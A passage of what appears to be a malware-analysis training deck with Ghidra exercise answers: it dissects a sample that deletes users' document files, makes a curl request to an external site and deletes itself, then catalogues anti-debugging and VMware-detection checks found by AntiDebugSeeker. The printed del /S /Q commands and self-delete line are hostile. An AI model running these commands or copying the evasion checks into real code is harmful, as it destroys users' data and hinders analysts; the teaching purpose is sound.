0040198e 3b f3           CMP         ESI,EBX
00401990 7c ee           JL          LAB_00401980
```

Exercise 2 Answer For Ghidra

- Delete itself.

```
00401561    6A 00           push 0
00401563    8D85 70FCFFF    lea eax,dword ptr ss:[ebp-390]
00401569    50              push eax                          eax:"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > N
0040156A    6A 00           push 0
EIP ->  0040156C    FF15 2430400    call dword ptr ds:[<&CreateProcessA>]
00401572    FFB5 14FCFFF    push dword ptr ss:[ebp-3EC]
00401578    8B35 2030400    mov esi,dword ptr ds:[<&CloseHandle>]
0040157E    FFD6            call esi
00401580    FFB5 10FCFFF    push dword ptr ss:[ebp-3F0]
00401586    FFD6            call esi
00401588    6A 00           push 0
0040158A    FF15 A430400    call dword ptr ds:[<&exit>]
00401590    E8 70050000     call exercise2.401B05
00401595    CC              int3
00401596    CC              int3
00401597    CC              int3
00401598    CC              int3

eax=0019F9B0 "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"C:\\Users\\Win10\\Desktop\\Exercise2.exe\""
```

```
004019a0 e8 fb fa ff ff     CALL    FUN_004014a0
```

```
0040155d 6a 00          PUSH    0x0                                 BOOL bInheritHandles for CreateP...
0040155f 6a 00          PUSH    0x0                                 LPSECURITY_ATTRIBUTES lpThreadAt...
00401561 6a 00          PUSH    0x0                                 LPSECURITY_ATTRIBUTES lpProcessA...
00401563 8d 85 70       LEA     EAX=>local_3a0,[EBP + 0xfffffc70]
         fc ff ff
00401569 50             PUSH    EAX                                 LPSTR lpCommandLine for CreatePr...
0040156a 6a 00          PUSH    0x0                                 LPCSTR lpApplicationName for Cre...
                    Process Create
0040156c ff 15 24       CALL    dword ptr [->KERNEL32.DLL::CreateProcessA]
         30 40 00
```

Exercise 2 Answer For Ghidra

The main functions of this malware are as follows:

- Deletion of document files
- Generating network communications by executing the curl command
- Deleting itself

```
"del /S /Q *.doc c:¥¥users¥¥%username%¥¥ > nul“
"del /S /Q *.docm c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.docx c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.dot c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.dotm c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.dotx c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.pdf c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.csv c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.xls c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.xlsx c:¥¥users¥¥%username%¥¥ > nul“
"del /S /Q *.xlsm c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.ppt c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.pptx c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.pptm c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.jtdc c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.jttc c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.jtd c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.jtt c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.txt c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.exe c:¥¥users¥¥%username%¥¥ > nul"
"del /S /Q *.log c:¥¥users¥¥%username%¥¥ > nul"
```

```
"curl -s -e https://www[.]xvideos[.]com -A ¥"Mozilla / 5.0 (Windows NT 10.0;
Win64; x64; rv:66.0) Gecko / 20100101 Firefox / 66.0¥"
https://www[.]xvideos[.]com/video64080443/_ > nul"
```

```
"cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q
¥"C:¥¥Users¥¥Win10¥¥Desktop¥¥Exercise2.exe¥""
```

Exercise 3

Level3.
Analysis of a program with multiple anti-debugging features

Exercise 3

Target Malware : Exercise3.exe

Question

Use dynamic and static analysis to apply patches and make the malware function properly.

Point 1: First, execute it and observe its behavior, especially the processes.

Point 2: Use the IDA/Ghidra plugin AntiDebugSeeker to identify anti-analysis features.


Refer to the results from Point 1 and proceed with static analysis and dynamic analysis, including debugging.

Exercise 3 Answer for Ghidra

Exercise 3 Answer For Ghidra


When you try executing it …

A subprocess emerges with the parameter /C attached. This needs to be analyzed to understand what it signifies during the analysis process.



Exercise 3 Answer For Ghidra

- Use AntiDebugSeeker to confirm the anti-analysis features.



Exercise 3 Answer For Ghidra

- The analysis results are also recorded in Bookmarks, so make sure to check them.

Bookmarks – (55 bookmarks)

Type	Category	Description	Location	Label
Analysis	Function ID Analyzer	Library Function – Single Match, _alldiv	0040a920	_alldiv
Analysis	Potential of Anti Debug API	Memory Manipulation : VirtualAlloc	00402875	
Analysis	Potential of Anti Debug API	Memory Manipulation : VirtualAlloc	004028a4	
Analysis	Potential of Anti Debug API	Mutual Exclusion : CreateMutexA	0040786b	
Analysis	Potential of Anti Debug API	Mutual Exclusion : CreateMutexA	00404e86	
Analysis	Potential of Anti Debug API	Mutual Exclusion : CreateMutexA	00405b9f	
Analysis	Potential of Anti Debug API	Analysis Environment Check : GetCom...	00404a71	
Analysis	Potential of Anti Debug API	Analysis Environment Check : GetCom...	0040593d	
Analysis	Potential of Anti Debug API	Analysis Environment Check : GetExit...	00404f86	
Analysis	Potential of Anti Debug API	Analysis Environment Check : GetSyst...	0040586e	
Analysis	Potential of Anti Debug API	Analysis Environment Check : SetupDi...	004036ba	
Analysis	Potential of Anti Debug API	Analysis Environment Check : SetupDi...	0040367f	
Analysis	Potential of Anti Debug API	Analysis Environment Check : SetupDi...	00403555	
Analysis	Potential of Anti Debug API	Time Check : GetLocalTime	0040887b	
Analysis	Potential of Anti Debug API	Time Check : GetLocalTime	00409123	
Analysis	Potential of Anti Debug API	Time Check : GetLocalTime	0040921e	
Analysis	Potential of Anti Debug API	Time Check : GetSystemTime	00409ca4	
Analysis	Potential of Anti Debug API	Time Check : GetSystemTime	00409dc3	
Analysis	Potential of Anti Debug API	Time Check : GetTickCount	0040560d	
Analysis	Potential of Anti Debug API	Time Check : SleepEx	0040997d	
Analysis	Potential of Anti Debug API	Time Check : WaitForSingleObject	00401347	
Analysis	Potential of Anti Debug API	Time Check : WaitForSingleObject	004066d0	
Analysis	Potential of Anti Debug API	Time Check : WaitForSingleObject	00404f76	
Analysis	Potential of Anti Debug API	Thread Manipulation : CreateThread	004066c4	
Analysis	Potential of Anti Debug API	Thread Manipulation : GetThreadCont...	00404883	
Analysis	Potential of Anti Debug API	Thread Execute : ResumeThread	0040477a	

Exercise 3 Answer For Ghidra


- When checking, pay particular attention to anything detected under the AntiDebugTechnique category (identified by multiple keywords) and thoroughly review it.

Analysis	Anti Debug Technique	VMware_I/O_port	00403439
Analysis	Anti Debug Technique	VMware_I/O_port	004034d2
Analysis	Anti Debug Technique	VMware_magic_value	0040343d
Analysis	Anti Debug Technique	VMware_magic_value	00403472
Analysis	Anti Debug Technique	VMware_magic_value	004034d6
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	00403319
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	004033ac
Analysis	Anti Debug Technique	CreateMutex_AlreadyExist	00404e86
Analysis	Second Keyword	It was detected at	00404e96
Analysis	Third Keyword	It was detected at	00404e9c
Analysis	Anti Debug Technique	CreateMutex_AlreadyExist	0040786b
Analysis	Second Keyword	It was detected at	00407877
Analysis	Third Keyword	It was detected at	0040787d

Exercise 3 Answer For Ghidra

- Let's take a look at one of the detections made by AntiDebugSeeker.
- Rule Name : VMware I/O port.

Check the comments in the rules to understand what kind of anti-analysis features have been detected.



Exercise 3 Answer For Ghidra


- Here's a summary of what we've learned so far:
  - ✓ When executed, it operates by initiating a subprocess with the /C parameter.
  - ✓ According to the results from AntiDebugSeeker, there appear to be several anti-analysis features.


Analysis	Anti Debug Technique	VMware_I/O_port	00403439
Analysis	Anti Debug Technique	VMware_I/O_port	004034d2
Analysis	Anti Debug Technique	VMware_magic_value	0040343d
Analysis	Anti Debug Technique	VMware_magic_value	00403472
Analysis	Anti Debug Technique	VMware_magic_value	004034d6
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	00403319
Analysis	Anti Debug Technique	Environment_TimingCheck_CPUID	004033ac
Analysis	Anti Debug Technique	CreateMutex_AlreadyExist	00404e86
Analysis	Second Keyword	It was detected at	00404e96
Analysis	Third Keyword	It was detected at	00404e9c
Analysis	Anti Debug Technique	CreateMutex_AlreadyExist	0040786b
Analysis	Second Keyword	It was detected at	00407877
Analysis	Third Keyword	It was detected at	0040787d

Exercise 3 Answer For Ghidra

What kind of API is CommandLineArgvW?

